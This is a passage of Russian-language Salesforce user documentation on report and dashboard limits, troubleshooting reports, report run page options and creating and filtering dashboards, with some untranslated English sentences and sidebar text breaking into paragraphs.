- Каждая область может содержать до 20 значений.
- Поля областей доступны для использования только в том отчете, где они были созданы. Для использования области в нескольких отчетах создайте поле для каждого отчета либо создайте отдельное поле формул для объекта, зависящего от данной области.



**Прим.:** Эти ограничения не распространяются на использование пункта «Прочее» согласно разрешению в настройке поля областей.

Допустимый диапазон величин следующей. Максимальное допустимое значение: 9999999999999999. Минимальное допустимое значение: -9999999999999999.

## Ограничения API отчетов и панелей мониторинга

Ниже перечислены ограничения, действующие в REST API отчетов и панелей мониторинга и API отчетов и панелей мониторинга в Arx.

- Кросс-фильтры, стандартные фильтры отчетов и фильтрация по ограничению строк недоступны при фильтрации данных.
- Архивный трендинг поддерживается только матричными отчетами.
- Интерфейс API может обрабатывать только отчеты, содержащие не более 100 полей, выбранных в качестве столбцов.
- Система возвращает не более 200 недавно просмотренных отчетов.
- Организация поддерживает не более 500 запросов на синхронное выполнение отчета в течение одного часа.
- Интерфейс API поддерживает одновременно не более 20 запросов на синхронное выполнение отчета.
- Система возвращает не более 2000 экземпляров отчета, выполненного асинхронно.
- Интерфейс API поддерживает одновременно не более 200 запросов на извлечение результатов асинхронного выполнения отчета.
- Организация поддерживает не более 1200 запросов на асинхронное выполнение в течение одного часа.
- Результаты асинхронного выполнения отчета доступны в течение 24 часов.
- Интерфейс API возвращает не более 2000 первых строк отчета. Чтобы уточнить результаты, воспользуйтесь фильтрами.
- При необходимости добавьте не более 20 фильтров настраиваемого поля при выполнении отчета.
- Организация поддерживает не более 200 запросов на обновление панели мониторинга в течение одного часа.
- Организация поддерживает не более 5000 запросов на просмотр результатов панели мониторинга в течение одного часа.

СМ. ТАКЖЕ:

[Отчеты и панели мониторинга: Чего нет в Lightning Experience](#)

## Устранение неполадок отчетов

Ниже перечислены советы по устранению проблем, возникающих при использовании отчетов.


### 1. Почему перекрываются мои метки диаграммы?

Иногда метки диаграмм могут перекрываться, что усложняет процесс их прочтения. Возможные причины: слишком большой объем данных в одной области или слишком малый размер секторов диаграммы.

### 2. Почему не отображаются результаты отчета?

Чтобы проверить наличие доступа к записям, используемым для составления отчета, обратитесь к администратору. Если результаты отчета все равно не отображаются, попробуйте применить более общие критерии фильтрации.

### 3. Почему формулы не отображаются в конструкторе отчетов?

Если параметр  «Добавить формулу» отсутствует на панели «Поля» конструктора отчетов, выберите сводный, матричный или составной отчет. Формулы не отображаются для табличных отчетов.

### 4. Почему отчет отображает другие данные?

Прежде чем отправить запрос на отображение данных, рекомендуем проверить фильтры, группировки, поля, тип отчета и иерархию ролей или пользователей.

### 5. Какие ограничения применяются к отчетам?

Ниже перечислены некоторые ограничения, установленные для отчетов. Полный список ограничений для аналитики см. в руководстве «Ограничения Salesforce».

### 6. Почему отображается сообщение об ошибке «Устаревший отчет»?

Возможно, данные, используемые для составления отчета, недоступны.

### 7. Повышение эффективности отчетов

Недостовверные результаты или превышение времени выполнения отчетов могут быть вызваны целым рядом факторов. Большинство из них можно адресовать с внесением простых изменений, например с использованием правильных операторов фильтрации, увеличением количества фильтров и уменьшением объема данных.

### 8. Почему отчет отображает устаревшее имя роли в журнале «Иерархия ролей»?

Изменения, внесенные в имя роли, не отображаются в отчетах автоматически. Чтобы просмотреть новое имя роли, измените поле «Имя роли, отображаемое в отчетах» в записи роли.

## Почему перекрываются мои метки диаграммы?

Иногда метки диаграмм могут перекрываться, что усложняет процесс их прочтения. Возможные причины: слишком большой объем данных в одной области или слишком малый размер секторов диаграммы.

Чтобы исправить данную ошибку, выполните указанные ниже действия.

- **Расширьте диаграмму.** Выберите более крупный размер диаграммы отчета или измените ширину столбца панели мониторинга.
- **Удалите лишние уровни группировки.** Чтобы сократить количество уровней группировки, выберите другой тип диаграммы. Например, горизонтальные диаграммы используют меньше значений, чем горизонтальные групповые диаграммы.
- **Воспользуйтесь горизонтальными диаграммами.** Горизонтальные и вертикальные диаграммы используют разные расстояния. Несмотря на фиксированную ширину, горизонтальные диаграммы могут растягиваться по вертикали

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

для отображения разных группировок. Возможность отображения фотографий Chatter определяется параметрами диаграммы.

- **Измените шкалу.** Разрешите диаграмме использовать более крупные единицы. Например, значения могут отображаться в виде числа, кратного 1 000 или 1 000 000.
- **Сгруппируйте малые значения.** Установите флажок «Объединить малые группы в сектор "Другое"» для секторных, круговых и конических диаграмм.


### Почему не отображаются результаты отчета?

Чтобы проверить наличие доступа к записям, используемым для составления отчета, обратитесь к администратору. Если результаты отчета все равно не отображаются, попробуйте применить более общие критерии фильтрации.

- Выберите отображение всех записей. Например, выберите пункты **«Показать»** > **«Все организации»**.
- Измените фильтры временного интервала. Например, выберите значение «Все время» в раскрывающемся списке «Диапазон» или выберите более широкий настраиваемый диапазон.
- Выберите правильный оператор для фильтра поля. Например, фильтр «*«Ответственный за организацию» "равно" "Иван Петров"»* ограничивает результаты записями, содержащими критерий «Иван Петров». Чтобы расширить результаты отчета, введите более общий фильтр (например, «*«Ответственный за организацию» "равно" "Петров"»*).
- Проверьте логику фильтра. Убедитесь, что указанные условия не препятствуют отображению данных.

[Ограничение результатов отчета](#) позволяет повысить производительность, но может стать причиной сокрытия нужных данных.

### Почему формулы не отображаются в конструкторе отчетов?

Если параметр  **«Добавить формулу»** отсутствует на панели «Поля» конструктора отчетов, выберите сводный, матричный или составной отчет. Формулы не отображаются для табличных отчетов.

### Почему отчет отображает другие данные?

Прежде чем отправить запрос на отображение данных, рекомендуем проверить фильтры, группировки, поля, тип отчета и иерархию ролей или пользователей.

#### Фильтры

Убедитесь, что добавлены все необходимые данные. Чтобы изменить фильтр отчета, наведите указатель мыши на нужный фильтр и щелкните ссылку **«Правка»** или **«Удалить»**. Фильтры отображаются при выполнении отчета.

Чтобы внести дополнительные изменения, щелкните ссылку **«Правка»** на странице отчета.

#### Группировки

Поле, используемое для группировки, удаляется из сведений об отчете. Тем не менее, поле, которое не отображается в области сведений, отображается при экспорте отчета.

#### Поля

После проверки группировок рекомендуем проверить поля. Если отчет содержит несколько связанных записей (например, организацию, ее возможности и их продукты), убедитесь, что заполнены поля соответствующих страниц сведений. При отсутствии нужного формата отображения данных обратитесь к администратору Salesforce с просьбой добавить поля формулы для извлечения данных. Поля формулы, добавленные в объект, отображаются на страницах сведений о записях и в отчетах.

**Тип отчета**

Выбранный тип отчета является недопустимым или нужные записи не могут совместно использовать взаимосвязь между объектами, необходимую для типа отчета. Прежде чем выбрать отчет, рекомендуем просмотреть поля, доступные в типе отчета.

Если тип отчета содержит родительские и дочерние объекты, но отчет не использует дочерние поля, то отчет отображает родительские записи, независимо от наличия дочерней записи.

**Иерархия**

Параметр **«Иерархия»** позволяет детализировать различные наборы данных на основе иерархии ролей или пользователей. Отображаемые данные могут определяться выбранным уровнем иерархии или стандартной ролью.



**Прим.:** Иерархия применяется к отчетам по действиям и возможностям.

**Какие ограничения применяются к отчетам?**

Ниже перечислены некоторые ограничения, установленные для отчетов. Полный список ограничений для аналитики см. в руководстве «Ограничения Salesforce».

| Функция   | Ограничение  | Версии   |
|---|--|--|
| Количество полей области в отчете                 | Не более 5 (каждое поле области может содержать 20 областей)   | Доступно в версиях Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.                       |
| Матричные отчеты                                  | Не более 400 000 итоговых значений. Данные, превышающие установленные ограничения, не отображаются.  | Доступно во всех версиях.  |
| Количество запланированных отчетов на организацию | Не более двух в час (в зависимости от используемой версии)   | Доступно в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition. |
| Количество фильтров поля в отчете                 | Не более 20  | Доступно во всех версиях.  |
| Количество формул в отчете                        | Не более 5   | Доступно во всех версиях.  |
| Количество отображаемых строк в отчете            | Не более 2 000. Чтобы просмотреть все строки, экспортируйте отчет в Excel или воспользуйтесь печатной версией табличных и сводных отчетов. Составные отчеты не поддерживают экспорт, а печатная версия отображает не более 20 000 строк. | Доступно во всех версиях.  |

| Функция   | Ограничение  | Версии                    |
|---|--|---------------------------|
| Количество отображаемых строк в области предварительного просмотра конструктора отчетов | Не более 20 строк для сводных и матричных отчетов или 50 строк для табличных отчетов | Доступно во всех версиях. |

1 2 3

## Почему отображается сообщение об ошибке «Устаревший отчет»?

Возможно, данные, используемые для составления отчета, недоступны.

Ниже перечислены возможные причины недоступности данных.

- Объект отчета больше недоступен для составления отчетов.
- Взаимосвязь поиска, используемая объектами отчета, удалена или изменена.
- Объект отчета удален.
- Объект отчета недоступен для просмотра.

## Повышение эффективности отчетов

Недостовверные результаты или превышение времени выполнения отчетов могут быть вызваны целым рядом факторов. Большинство из них можно адресовать с внесением простых изменений, например с использованием правильных операторов фильтрации, увеличением количества фильтров и уменьшением объема данных.

Выполнение отчета может занимать от нескольких секунд до нескольких минут. Время выполнения некоторых сложных отчетов может превышать установленные ограничения, в результате чего их выполнение прекращается. Ниже перечислены наиболее частые причины медленной загрузки отчета.

- Одновременный запрос слишком большого количества объектов
- Выполнение сложных поисков
- Слишком большое количество полей

Например, вы ведете группу сбыта и хотите просмотреть количество интересов каждого из ваших продавцов. Вы создаете отчет, который покажет все интересы в вашей компании. Теперь у вас есть все необходимые и некоторые лишние данные, а ваш отчет долго загружается. Чтобы отчет запускался быстрее, его можно отфильтровать так, чтобы отображались только результаты интересов вашей группы. Если нужно, чтобы отчет запускался еще быстрее, выполните фильтрацию по времени. Возможно, вам нужны интересы за прошлый или позапрошлый год. Если нет, добавьте еще один фильтр, который отсортирует ваш отчет только по текущему году. Теперь ваш отчет работает молниеносно.

Если вы не можете просмотреть отчет и хотите его отредактировать до истечения срока действия, дополните URL-адрес отчета строкой `?edit=1`. Таким образом вы перейдете в режим редактирования и сможете настроить критерии. Чтобы повысить эффективность выполнения отчетов, воспользуйтесь рекомендациями ниже.

- При фильтрации рекомендуем использовать оператор «равно» или «не равно» вместо оператора «содержит» или «не содержит». Например, рекомендуем использовать фильтр «*Ответственный за организацию*» *"равно"* *"Иван*

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**



*Петров"*» вместо фильтра «*Ответственный за организацию "содержит" "Иван Петров"*». Выберите условие «И» вместо условия «ИЛИ» в логике фильтра.

- Чтобы уточнить диапазон дат отчета, выберите временные фильтры. Например, рекомендуем использовать фильтр «Последние 30 дней» вместо фильтра «Текущий фин. год».
- Чтобы задать фильтры временного интервала, воспользуйтесь полями «Поле даты» и «Диапазон». В этом случае отображаются только те записи, которые соответствуют указанному временному интервалу.
- Чтобы сократить количество полей в отчете, удалите ненужные столбцы или поля.
- Если отчет по действиям возвращает слишком много результатов, добавьте фильтр для поля даты, текста или раскрывающегося списка. Чтобы повторно выполнить отчет по действиям, рекомендуем выбрать другой тип данных (например, «Действия с организациями» или «Действия с возможностями»).
- Чтобы уточнить результаты отчета, добавьте фильтры времени, фильтры области и критерии фильтрации.

### Почему отчет отображает устаревшее имя роли в журнале «Иерархия ролей»?

Изменения, внесенные в имя роли, не отображаются в отчетах автоматически. Чтобы просмотреть новое имя роли, измените поле «Имя роли, отображаемое в отчетах» в записи роли.

### Использование точных данных в отчете

Качественный отчет позволяет преобразовывать необработанные данные в полезные сведения. Отчеты позволяют суммировать и группировать значения посредством релевантных категорий, отфильтровывать несущественные факты и собирать данные о разных объектах одновременно.

### Эффективное взаимодействие с данными отчетов

Отчет возвращает данные в виде таблицы. Таблица поддерживает настройки, позволяющие ускорить процесс поиска нужных сведений. При необходимости данные отчета могут быть представлены в виде диаграммы или просмотрены на панели мониторинга.

СМ. ТАКЖЕ:

[Графическое отображение данных отчета](#)

[Отображение данных отчета в таблицах](#)

## Страница запуска отчета

Страница запуска отчета позволяет контролировать выполнение запущенного отчета.

Ниже перечислены действия, доступные на странице запуска отчета.

- Просмотрите ленту Chatter на наличие обновлений и сообщений для отчета.
- Просмотрите поле «Статус создания отчета».
- Выберите параметры иерархии.
- Чтобы изменить группировки верхнего уровня, воспользуйтесь раскрывающимся списком «Резюмировать данные по:».
- Измените параметры «Временной интервал» и «Показать».
- Чтобы запустить или запланировать отчет, нажмите кнопку **«Запустить отчет»**.
- Чтобы просмотреть все данные, нажмите кнопку **«Показать сведения»**. Чтобы просмотреть только сводную информацию, нажмите кнопку **«Скрыть сведения»**.
- Чтобы открыть отчет в конструкторе отчетов, нажмите кнопку **«Настроить»**.
- Выполните экспорт или печать отчета.
- Чтобы настроить уведомления об отчетах, позволяющие предупреждать пользователей о соответствии определенных показателей отчета заданным условиям, нажмите кнопку **«Подписаться»**.
- Чтобы изменить свойства диаграммы, щелкните ссылку **«Правка»** напротив нужной диаграммы. Чтобы изменить размер диаграммы, щелкните ссылку **«Крупный»**, **«Средний»** или **«Малый»**.
- Отсортируйте результаты отчета.
- Измените или удалите примененный критерий фильтрации.
- При использовании сводного или матричного отчета отфильтруйте выбранные строки по отдельному полю. Выберите нужные строки и поле для группировки, а затем нажмите кнопку **«Детализировать»**. Например, при создании отчета по возможностям, отображающего сделки по отраслям, выберите успешные отрасли и выполните их группировку по полю «Имя продукта», чтобы просмотреть продукты, продающиеся в данной отрасли. Чтобы удалить фильтр детализации, щелкните ссылку **«Очистить»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для запуска отчетов:

- «Запуск отчетов»

Для планирования отчетов:

- «Планирование отчетов»

Для создания,  
редактирования и удаления  
отчетов:

- «Создание и настройка отчетов»

И

«Конструктор отчетов»

СМ. ТАКЖЕ:

[Параметры страницы запуска отчета](#)

[Ограничение результатов отчета](#)

## Параметры страницы запуска отчета

Данные, отображаемые на странице запуска отчета, могут быть настроены в соответствии с текущими бизнес-требованиями.

Ниже перечислены поля и кнопки, доступные на странице запуска отчета в зависимости от заданных параметров.

| Параметр  | Описание   |
|-----------|--|
| Настроить | Данный параметр открывает конструктор отчетов, позволяющий настроить отчет.  |
| Поле даты | Данный параметр позволяет выбрать сведения, связанные с датой: дата создания, дата последнего обновления и дата последнего действия. |

| Параметр                       | Описание  |
|--------------------------------|---|
| Удалить                        | Данный параметр удаляет отчет. Удаленные отчеты перемещаются в корзину.   |
| Отобразить используемые валюты | <p>Данный параметр определяет тип валюты для промежуточных сумм и стоимостей отчета в преобразованном столбце любого поля. Доступно только мультивалютным организациям.</p> <p>Отчеты отображают стоимости в исходных валютах, а итоговые данные — в личной валюте. Чтобы изменить валюту, откройте конструктор отчетов, последовательно выберите пункты <b>«Показать»</b> &gt; <b>«Используемые валюты»</b>, а затем выберите активную валюту. Каждой стоимости может соответствовать столбец «преобразовано» (например, «Годовой доход (преобразовано)»), который позволяет просматривать стоимости в выбранной валюте.</p> |
| Подразделение                  | <p>Данный параметр определяет подразделение записей, которые должны быть добавлены в отчет. Чтобы просмотреть записи текущего рабочего подразделения, выберите значение «--Текущее--». Отчеты, область которых уже определена (например, «Мои обращения» или «Организации моей группы, работающей с возможностями»), содержат записи всех подразделений. Доступно только при использовании подразделений для сегментирования данных и наличии полномочия «В зависимости от подразделений». Если полномочие «В зависимости от подразделений» отсутствует, то отчеты содержат записи всех подразделений.</p>                    |
| Детализировать                 | <p>При использовании сводного или матричного отчета отфильтруйте выбранные строки по отдельному полю. Выберите нужные строки и поле для группировки, а затем нажмите кнопку <b>«Детализировать»</b>. Например, при создании отчета по возможностям, отображающего сделки по отраслям, выберите успешные отрасли и выполните их группировку по полю «Имя продукта», чтобы просмотреть продукты, продающиеся в данной отрасли. Чтобы удалить фильтр детализации, щелкните ссылку <b>«Очистить»</b>.</p>   |
| Экспортировать сведения        | Данный параметр экспортирует данные отчета в таблицу Microsoft® Excel или CSV-файл.   |
| Иерархия                       | Данный параметр поддерживает варианты просмотра данных отчета на основе иерархии ролей или территорий. Просмотрите данные для отдельного пользователя, роли или целой организации. Доступно только в версиях Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition.  |
| Версия для печати              | Данный параметр отображает отчет в формате Microsoft Excel, удобном для печати.   |
| Взаимосвязь с возможностью     | Данный параметр определяет область на основе ответственности за возможность или группы, работающей с возможностями, и ограничивает данные в отчете по возможностям.   |
| Диапазон                       | Данный параметр определяет временной промежуток отчета. Данные могут быть ограничены определенными датами посредством любого стандартного или настраиваемого поля даты, заданного для типа записи в отчете. Диапазону соответствуют поля «С» и «По».  |
| Запустить отчет                | Данный параметр обновляет данные отчета на основе текущих параметров отчета.  |
| Сохранить                      | Данный параметр сохраняет изменения одного из текущих настраиваемых отчетов.  |

| Параметр                          | Описание  |
|-----------------------------------|---|
| Сохранить как                     | Данный параметр сохраняет изменения любого настраиваемого, стандартного или общедоступного отчета под новым именем и без изменения исходного отчета.  |
| Показать                          | Данный параметр определяет элементы, которые должны быть добавлены в отчет: только собственные записи или все доступные записи. Данный параметр позволяет просматривать данные рабочей группы в отчете.   |
| Показать сведения/скрыть сведения | Данный параметр отображает все сведения или только сводные данные.  |
| Подписаться                       | Данный параметр позволяет получать уведомления об отчетах при выполнении указанных условий определенными показателями.  |
| Резюмировать данные по:           | Данный параметр поддерживает <a href="#">промежуточные результаты</a> для выбранных полей.  |
| Единицы                           | Данный параметр позволяет просмотреть длительность обращения в днях, часах или минутах. Длительность открытого обращения — это время, прошедшее после его создания. Длительность закрытого обращения — это время, прошедшее между датами его создания и закрытия. |

СМ. ТАКЖЕ:

[Страница запуска отчета](#)

[Создание настраиваемого отчета](#)

## Начало работы с отчетами

Пользователи могут настраивать среду составления отчетов, использовать конструктор отчетов для создания базовых отчетов и систематизировать текущие отчеты для более быстрого и удобного поиска. Чтобы начать работу, выберите нужный стандартный отчет и при необходимости выполните его настройку.

Отчет может быть создан по любым данным, которые доступны пользователю только для чтения или для чтения и записи. Доступные данные определяются моделью общего доступа. Независимо от модели общего доступа, пользователи могут практически всегда составлять отчеты по данным, которые принадлежат или доступны нижестоящим пользователям в иерархии ролей. (Данная возможность не поддерживается некоторыми моделями общего доступа.) Система Salesforce поддерживает два способа составления отчетов по данным, принадлежащим пользователю или его подчиненным.

- Некоторые отчеты содержат фильтр «Просмотр». Чтобы просмотреть собственные данные и данные, принадлежащие нижестоящим пользователям в иерархии ролей, выберите значение, содержащее элемент «моей рабочей группы» (например, «Возможности моей рабочей группы»).
- Некоторые отчеты (например, отчеты по возможностям или действиям) содержат ссылки **«Иерархия»**, которые позволяют детализировать разные наборы данных на основе иерархии ролей или пользователей. Если организация использует функцию управления территориями, то данные ссылки в некоторых отчетах опираются на иерархию территорий.

При необходимости записи настраиваемого отчета могут быть отсортированы по ответственному за запись или роли.

СМ. ТАКЖЕ:

[Повышение эффективности отчетов](#)

[Создание отчета](#)

[Предоставление доступа к данным посредством отчетов](#)

[Запуск отчета](#)

[Типы стандартных отчетов](#)

## Предоставление доступа к данным посредством отчетов

Рекомендуем использовать отчеты для обработки данных, собранных организацией. Данные организации могут просматриваться самыми разными способами, отображаться в удобных форматах и публиковаться на панелях мониторинга для общего доступа.

*Отчет* — это набор записей, соответствующих заданным критериям и отображающихся в виде упорядоченных строк и столбцов. Данные отчета могут быть отфильтрованы, сгруппированы и представлены в виде диаграммы. Отчеты хранятся в папках, которые определяют уровень доступа пользователей.

СМ. ТАКЖЕ:

[Настройка отчетов](#)

[Типы стандартных отчетов](#)

## Панели мониторинга

### Общие сведения о панелях мониторинга

Панели мониторинга позволяют пользователям получить общее представление о данных Salesforce. Прежде чем начать создание, чтение или предоставление общего доступа к панелям мониторинга, просмотрите общие сведения о панелях мониторинга ниже.

При подготовке к проверке данных Salesforce посредством панелей мониторинга воспользуйтесь советами ниже.

- Отчеты содержат все данные, отображающиеся на панели мониторинга. Панели мониторинга могут отображать данные из нескольких отчетов.
- При обновлении панели мониторинга должны выполняться все отчеты, являющиеся источниками данных. Если выполнение отчетов занимает слишком много времени, то время обновления панели мониторинга также увеличивается.
- Общий доступ к панелям мониторинга предоставляется посредством папок. Панель мониторинга доступна любому пользователю, имеющему доступ к папке, выбранной для ее хранения. Убедитесь, что панель мониторинга хранится в соответствующей папке.

Прежде чем начать создание или чтение панели мониторинга, просмотрите указанные ниже функции и понятия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ВЕРСИИ

Доступно в: Salesforce  
Classic и Lightning  
Experience.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### Редактор панелей мониторинга

Редактор панелей мониторинга — это визуальный интерактивный инструмент, предназначенный для создания и редактирования панелей мониторинга. Редактор панелей мониторинга позволяет добавлять и редактировать компоненты панели мониторинга, а также изменять порядок их отображения.

Чтобы открыть редактор панелей мониторинга, щелкните **«Создать панель мониторинга»**.

### Компоненты

Панели мониторинга состоят из компонентов. Каждый компонент содержит диаграмму или показатель для отображения данных из одного отчета. Разные компоненты могут отображать данные из разных отчетов.

### Текущий пользователь (Просмотр как:)

Система Salesforce предоставляет разным пользователям разные полномочия для доступа к данным. Панель мониторинга отображает только данные, доступные текущему пользователю панели мониторинга.

Например, рассмотрим панель мониторинга, содержащую интересы. Пользователь 1 является менеджером отдела продаж, который может просматривать все интересы, тогда как пользователь 2 является специалистом по прямым продажам, который может просматривать только собственные интересы. Если текущим пользователем панели мониторинга является пользователь 1, то панель мониторинга отображает данные обо всех интересах в системе Salesforce. Если текущим пользователем является пользователь 2, то панель мониторинга отображает только данные об интересах, принадлежащих пользователю 2.

## Создание панели мониторинга

Панель мониторинга обеспечивает общий доступ к данным Salesforce вместе с коллегами. На панели мониторинга выполняется просмотр данных отчетов с использованием диаграмм, таблиц и показателей. Для получения дополнительной информации ваши сотрудники могут просмотреть сопутствующие отчеты панели мониторинга.

#### 1. [Создание панели мониторинга Salesforce Classic](#)

Чтобы просмотреть графическое представление данных, доступных в отчетах, создайте панель мониторинга.

#### 3. [Установка образцов панелей мониторинга CRM из каталога AppExchange](#)

Рекомендуем использовать данные панели мониторинга из каталога AppExchange в качестве основы для создания настраиваемых панелей мониторинга.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**


## Создание панели мониторинга Salesforce Classic

Чтобы просмотреть графическое представление данных, доступных в отчетах, создайте панель мониторинга.

В этой теме рассматривается создание панелей мониторинга для отчетов в Salesforce Classic. Сведения о создании панелей мониторинга в Wave Analytics см. в статье [Создание панели мониторинга в Wave Analytics](#) на странице 3928.

 **Совет:** Клонирование панели мониторинга — это быстрый способ создания панели мониторинга, свойства и компоненты которой аналогичны свойствам и компонентам текущей панели мониторинга. Нажмите кнопку **«Клонировать»**, измените параметры и сохраните панель мониторинга.

1. Создайте настраиваемые отчеты, содержащие данные для отображения.

 **Важное замечание:** Данные отчеты должны храниться в папках, которые доступны соответствующим пользователям.

2. Откройте вкладку «Панели мониторинга».

3. Щелкните ссылку **«Перейти к списку панелей мониторинга»**.

4. Чтобы добавить новую панель мониторинга, нажмите кнопку **«Создать панель мониторинга»**.

Чтобы изменить текущую панель мониторинга, выберите имя нужной панели из списка.

5. Настройте параметры панели мониторинга и нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Удаление панели мониторинга](#)

[Установка образцов панелей мониторинга CRM из каталога AppExchange](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления созданных панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»

Для редактирования и удаления панелей мониторинга, созданных другими пользователями:

- «Запуск отчетов», «Управление панелями мониторинга» И «Просмотр всех данных»

Для создания, редактирования и удаления динамических панелей мониторинга:

- «Запуск отчетов» И «Управление динамическими панелями мониторинга»

## Установка образцов панелей мониторинга CRM из каталога AppExchange

Рекомендуем использовать данные панели мониторинга из каталога AppExchange в качестве основы для создания настраиваемых панелей мониторинга.

Пакет AppExchange, содержащий образцы панелей мониторинга CRM, предоставляет доступ к современным панелям мониторинга, исходные отчеты которых основываются на стандартных объектах и полях организации. Данный пакет содержит панели мониторинга по продажам, маркетингу, обслуживанию и поддержке, которые позволяют отслеживать бизнес-процессы и ключевые показатели собственной эффективности, а также результаты деятельности своей рабочей группы и компании. Ниже перечислены панели мониторинга, доступные в данном пакете.

- **Панели мониторинга по продажам и маркетингу**
    - Панель мониторинга для директора по маркетингу
    - Панель мониторинга для директора по продажам
    - Панель мониторинга для менеджера по продажам
    - Панель мониторинга для торгового представителя
  - **Панели мониторинга по обслуживанию клиентов**
    - Обзорная панель мониторинга для руководителя группы агентов
    - Обзорная панель мониторинга для директора по обслуживанию клиентов
    - Панель мониторинга по ключевым показателям эффективности обслуживания клиентов
1. Найдите пакет Salesforce CRM Dashboards в каталоге AppExchange и нажмите кнопку **«Получить сейчас!»**.
  2. Чтобы установить образцы панелей мониторинга, установите данный пакет.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- «Загрузка пакетов AppExchange»

Для создания панелей мониторинга:

- «Запуск отчетов» И «Управление панелями мониторинга»




## Фильтры панели мониторинга

Фильтры панели мониторинга позволяют упростить использование разных наборов данных на одной панели мониторинга. Теперь разным группам пользователей может быть доступна всего одна панель мониторинга: просто добавьте соответствующий фильтр для каждой группы. Система сохраняет примененные фильтры и использует их при следующем открытии панели мониторинга.

Фильтру присваивается имя, оператор и как минимум одно значение. Каждому фильтру может быть задано не более 10 параметров. Каждая панель мониторинга может содержать не более 3 фильтров. Чтобы увеличить данное ограничение, обратитесь в компанию Salesforce. Разрешается использовать не более 50 параметров фильтра.

Фильтры доступны для раскрывающихся списков, полей поиска и флажков, а также для текстовых и числовых полей, полей даты или даты и времени.

При изменении фильтров панель мониторинга отображает ранее кэшированные данные (при их наличии). При отсутствии данных панель мониторинга извлекает последние данные. Так или иначе, параметр панели мониторинга «Последнее обновление» содержит временную отметку для просматриваемых данных. Чтобы извлечь последние данные, нажмите кнопку **«Обновить»**.

 **Прим.:** Фильтры панели мониторинга не поддерживают некоторые действия.

- Фильтры не могут быть добавлены на панели мониторинга, содержащие компоненты Visualforce или S-Control.
- Фильтрация по полям области не поддерживается. При необходимости воспользуйтесь отчетом, отфильтрованным по полю области на странице панели мониторинга.
- Фильтры не применяются при планировании или отправке панели мониторинга по эл. почте.
- Фильтры не применяются к данным составного отчета в представлении панели мониторинга или не могут быть добавлены в панель мониторинга, использующую только составные отчеты.
- Поля настраиваемой формулы нельзя использовать в фильтре панели мониторинга.
- В Lightning Experience редактировать отфильтрованные панели мониторинга нельзя, следовательно, нельзя добавлять новые фильтры панели мониторинга. (Однако при просмотре панели мониторинга можно менять существующие фильтры.) Переключитесь на Salesforce Classic, чтобы изменить отфильтрованные панели мониторинга.

### 1. Добавление фильтра панели мониторинга

Чтобы создать фильтр панели мониторинга, выберите поле, содержащее нужный тип информации, и определите способ отображения данных в результате фильтрации.

### 2. Применение фильтра панели мониторинга

Фильтры панели мониторинга позволяют выполнять интерактивный анализ сведений. При фильтрации панели мониторинга Salesforce Classic отфильтрованное представление сохраняется и используется для фильтрации данных при следующем просмотре панели мониторинга. В Lightning Experience панели мониторинга всегда открываются без примененных фильтров.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления фильтров в панель мониторинга:

- «Запуск отчетов» И  
«Управление панелями мониторинга»

Для просмотра, обновления и фильтрации на панелях мониторинга:

- «Запуск отчетов» И  
доступ к папке панелей мониторинга

### 3. Примеры фильтров панели мониторинга

Фильтры панели мониторинга позволяют выбирать разные представления данных. When you filter a Salesforce Classic dashboard, the filtered view is preserved so that the next time you see the dashboard, data is filtered by the same view. In Lightning Experience, dashboards always open with no filters applied. При отсутствии фильтров рекомендуем создать несколько панелей мониторинга, каждая из которых основывается на отдельном наборе отфильтрованных отчетов.

## Добавление фильтра панели мониторинга


Чтобы создать фильтр панели мониторинга, выберите поле, содержащее нужный тип информации, и определите способ отображения данных в результате фильтрации.

Поле, выбранное для фильтра, может иметь *эквивалентные поля*. Эквивалентные поля и поле, выбранное для фильтра, используют один и тот же объект. Эквивалентные поля поддерживают фильтрацию компонентов, которые не содержат выбранного поля, а также иную фильтрацию некоторых компонентов. Например, поле «Ответственный за организацию» может иметь эквивалентные поля «Ответственный за возможность» и «Возможность : создано», так как все три поля являются частью объекта «Пользователь».

Чтобы определить способ фильтрации каждого компонента, воспользуйтесь параметром «Отфильтровано по» при редактировании панели мониторинга. При наличии эквивалентных полей компонент может быть отфильтрован по другому полю.

1. Нажмите кнопку **«Правка»** на панели мониторинга, а затем нажмите кнопку **«Добавить фильтр»**.

In Lightning Experience, you can't edit filtered dashboards, which means you can't add new dashboard filters. (You can change existing filters while viewing the dashboard, though!) Switch to Salesforce Classic to edit filtered dashboards.

